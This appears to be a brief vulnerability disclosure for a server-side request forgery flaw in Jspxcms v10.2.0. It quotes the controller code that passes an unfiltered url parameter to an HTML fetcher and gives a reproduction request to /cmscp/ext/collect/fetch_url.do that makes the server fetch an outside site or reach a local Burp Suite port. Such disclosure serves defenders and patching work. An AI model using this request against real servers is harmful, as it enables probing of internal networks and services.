

Nanchang Lanzhi Technology Co., LTD., a technology provider of Internet information products and solutions, was established in 2011. Committed to the development of Java (Kotlin) technology, is a software enterprise with independent intellectual property rights.

Jspxcms has ssrf vulnerability. Attackers can access /cmscp/ext/collect/fetch_url.do to carry out ssrf attacks.

Vulnerability impact:

Jspxcms v10.2.0

Vulnerability location:

src/main/java/com/jspxcms/ext/web/back/CollectController.java

Code analysis:

fetch_url.do

Parameter url is not filtered and can be controlled


```
@RequestMapping(value="/fetch_url.do")
public void fetchUrl(String url, String charset, String userAgent, HttpServletResponse response) {
    String source;
    try {
        source = Collect.fetchHtml(URI.create(url), charset, userAgent);
    } catch (Exception e) {
        source = e.getMessage();
    }
    Servlets.writeHtml(response, source);
}
```

Vulnerability recurrence:

http://192.168.244.1:8080/cmscp/ext/collect/fetch_url.do?url=http://www.baidu.com

Enter the relevant url in the parameter url

Visit www.baidu.com



Access port 8888 opened by the local burpsuite

